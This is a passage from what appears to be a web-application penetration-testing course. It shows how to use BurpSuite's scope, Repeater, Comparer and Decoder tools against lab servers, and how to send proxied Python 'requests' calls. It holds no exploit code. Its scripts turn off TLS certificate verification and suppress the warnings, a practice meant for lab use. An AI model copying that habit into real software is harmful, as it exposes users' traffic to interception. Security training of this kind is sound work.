


Figure 9: BurpSuite "Add to scope" feature

Once we set the scope, the prompt shown in Figure 10 asks us if we want to stop capturing items that are not in scope. We will choose *Yes*.




Figure 10: BurpSuite scope warning

Now that we have the Atmail server added to our scope, we can change the *HTTP history* filter settings to display only in-scope items. We do this by clicking the filter box, selecting *Show only in-scope items*, and clicking away from the filter box.




Figure 11: BurpSuite Show only in-scope items




Figure 12: BurpSuite history showing only in-scope items

We can verify that our scope has been properly set by switching to the *Target* tab and then selecting the *Scope* subtab.




Figure 13: BurpSuite scope listing

1.1.3 BurpSuite Repeater and Comparer

While inspecting web applications, we often need to see how granular changes to our HTTP requests affect the response a web server might return. In those instances, the BurpSuite *Repeater* tool allows us to make arbitrary and very precise changes to a captured request and then resend it to the target web server.

Let's see how that looks in practice. We will switch back to the *Proxy* > *HTTP history* tab and use the same request we previously used to set the scope. Then we will right-click on it and choose *Send to Repeater* (Figure 14).




Figure 14: BurpSuite Send to Repeater

Once we switch over to the *Repeater* tab, we will first click on the *Go* button and resend our original request unmodified. The response we receive will establish a baseline against which we will be able to evaluate any arbitrarily modified subsequent request to the same URL and its corresponding response.




Figure 15: BurpSuite Repeater resending request

Now that we have a baseline response, we will make a slight change to our original request. Specifically, we will change the value of the *Accept-Language* header from "*en-US, en;q=0.5*" to "*de*". In other words, we will try to see how the Atmail application responds when we try to instruct it to use the German language.




Figure 16: BurpSuite sending a modified request

In Figure 16, we can already spot a difference in the header response size and content length. To better compare the responses, we can make use of the *Comparer* feature. This feature can be activated by right-clicking on the response and selecting *Send to Comparer*.




Figure 17: BurpSuite send response to Comparer

Before we switch to the *Comparer* tab, we will navigate back to our original request and repeat the same *Send to Comparer* step so that we have two different responses we can compare (Figure 18, Figure 19).




Figure 18: BurpSuite Repeater previous request and response




Figure 19: BurpSuite send second response to Comparer

We can now switch to the *Comparer* tab, where we can see that BurpSuite has automatically highlighted our different responses in their respective windows. At this point, we have the option

of comparing the responses for differences in *Words* or *Bytes*. We will choose the *Words* option (Figure 20) since we are not dealing with binary response in this instance.




Figure 20: BurpSuite Comparer tab

The comparison results are shown in a dedicated window (Figure 21) where BurpSuite allows us to easily locate the differences and their types using color-coding for *Modified*, *Deleted*, and *Added*. In this example, we are exclusively dealing with *Modified* differences in the responses as can be seen in Figure 21.




Figure 21: BurpSuite Comparer tab - comparing Words

While this is a very simple example, it shows how the *Repeater* and *Comparer* functionalities can be valuable tools when testing a web application.

1.1.4 BurpSuite Decoder

While inspecting modern web applications, we are often confronted with the use of encoded data in HTTP requests and responses. Fortunately, the BurpSuite has a versatile decoder tool that is very easy to use in our workflow. As an example, let's switch to our browser and perform an HTTP request to the Atmail website, specifically to the URL http://atmail/js/php.js. If we switch back to BurpSuite to review the server response, we can see a function named *urlencode*.




Figure 22: BurpSuite php.js response

Looking at the return statement in Figure 22, we see that some of the characters are URL encoded and, as a result, they are more difficult to interpret. Let's highlight the return statement, right-click on it and select *Send to Decoder*.




Figure 23: BurpSuite Send to Decoder feature

Now if we switch to the *Decoder* tab, we can choose the *Decode as* option to the right and select *URL* for the encoding scheme (Figure 24).




Figure 24: BurpSuite URL decoding the selected values




Figure 25: BurpSuite successfully decoded the selected values

As a result, we see a second textbox below our original data that has been URL decoded and is now a lot easier to read and understand (Figure 25).

So far, we have only demonstrated a few basic, albeit useful, features of BurpSuite. This tool contains many more functionalities that can be very helpful when researching complex modern web applications. We strongly encourage you to learn more[8] about them as they can facilitate and streamline a highly efficient workflow.

1.1.5 Exercise

Take some time to familiarize yourself with the BurpSuite proxy and its various capabilities.

1.2 Interacting with Web Listeners with Python

The focus for this course is the creation of fully functional and complex exploits for targeted web applications and our language of choice for this task is Python. Nevertheless, if you are already well-versed in a different language and prefer to develop the course exercises in it, you are certainly welcome to do so.

In Python, a very popular library that can be used to interact with a web application is the *requests* library. While there are many well-written guides on how to use requests, including the official documentation[9], we will demonstrate a very basic way to get us started.

The following script will issue an HTTP request to the ManageEngine[10] webserver in the labs and output the details of the relative response:

```
01: import requests
02: from colorama import Fore, Back, Style
03:
04: requests.packages.urllib3.\
05: disable_warnings(requests.packages.urllib3.exceptions.InsecureRequestWarning)
06: def format_text(title,item):
07:   cr = '\r\n'
08:   section_break = cr +  "*" * 20 + cr
09:   item = str(item)
10:   text = Style.BRIGHT + Fore.RED + title + Fore.RESET + section_break + item +
section_break
11:   return text
12:
13: r = requests.get('https://manageengine:8443/',verify=False)
14: print format_text('r.status_code is: ',r.status_code)
15: print format_text('r.headers is: ',r.headers)
16: print format_text('r.cookies is: ',r.cookies)
17: print format_text('r.text is: ',r.text)
```

Listing 2 - A basic requests library example

[8] https://portswigger.net/burp/documentation

[9] http://docs.python-requests.org/en/master/

[10] https://www.manageengine.com/

In Listing 2, on lines 1-2 we import the *requests* module as well as a module to display output in different colors. On line 4-5, we disable the display of certificate warnings when requests are made to websites using insecure certificates. This can be useful in scenarios where targeted web applications use self-signed certificates as is the case in the AWAE labs.

Lines 6-11 implement a function to display the response headers and body in an organized way. On line 13, we set the variable *r* to the result of a GET request to the ManageEngine webserver in the labs. Notice that in our request, we set the verify flag to *False*. This prevents the library from verifying the SSL/TLS certificate. Finally lines 14-17 demonstrate how to access a few common components of an HTTP server response.

Let's save this script as manageengine_web_request.py, run it and check the details of the web server response:

```
kali@kali:~$ python manageengine_web_request.py
r.status_code is:
**********
200
**********

r.headers is:
**********
{'Content-Length': '261', 'Set-Cookie':
'JSESSIONID_APM_9090=808639988060D663A797DF8EA8019F67; Path=/; Secure; HttpOnly',
'Accept-Ranges': 'bytes', 'Server': 'Apache-Coyote/1.1', 'Last-Modified': 'Fri, 09 Sep
2016 14:06:48 GMT', 'ETag': 'W/"261-1473430008000"', 'Date': 'Fri, 14 Sep 2018
12:51:15 GMT', 'Content-Type': 'text/html'}
**********

r.cookies is:
**********
<RequestsCookieJar[<Cookie JSESSIONID_APM_9090=808639988060D663A797DF8EA8019F67 for
manageengine.local/>]>
**********

r.text is:
**********
<!-- $Id$ -->
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<!-- This comment is for Instant Gratification to work applications.do -->
<script>

    window.open("/webclient/common/jsp/home.jsp", "_top");

</script>

</head>
</html>

**********
```

Listing 3 - Response output generated by our script request

Great! As you can see from the previous listing, the request was successful and the different parts of the HTTP response can be easily accessed as properties of a Python object (*r*).

Similar to our traffic collection of normal HTTP requests and responses between a browser and a web application, there are times when we need to debug the requests that are generated by our proof of concept Python scripts. Fortunately, the *requests* library comes with built-in proxy support. To make use of it, we only need to add a Python dictionary object to our script containing the proxy IP address, port and protocol, which will be used in our *requests.get* function call. Let's see how to do that.

```
01: import requests
02: from colorama import Fore, Back, Style
03:
04:
requests.packages.urllib3.disable_warnings(requests.packages.urllib3.exceptions.Insecu
reRequestWarning)
05:
06: proxies = {'http':'http://127.0.0.1:8080','https':'http://127.0.0.1:8080'}
07: def format_text(title,item):
08:   cr = '\r\n'
09:   section_break = cr +  "*" * 20 + cr
10:   item = str(item)
11:   text = Style.BRIGHT + Fore.RED + title + Fore.RESET + section_break + item +
section_break
12:   return text;
13:
14: r = requests.get('https://manageengine:8443/',verify=False, proxies=proxies)
15: print format_text('r.status_code is: ',r.status_code)
16: print format_text('r.headers is: ',r.headers)
17: print format_text('r.cookies is: ',r.cookies)
18: print format_text('r.text is: ',r.text)
```

Listing 4 - Using Python requests proxy support

The updated script will generate a response similar to the one shown in listing 3, however this time, we should be able to locate our request/response in the BurpSuite *History* tab.

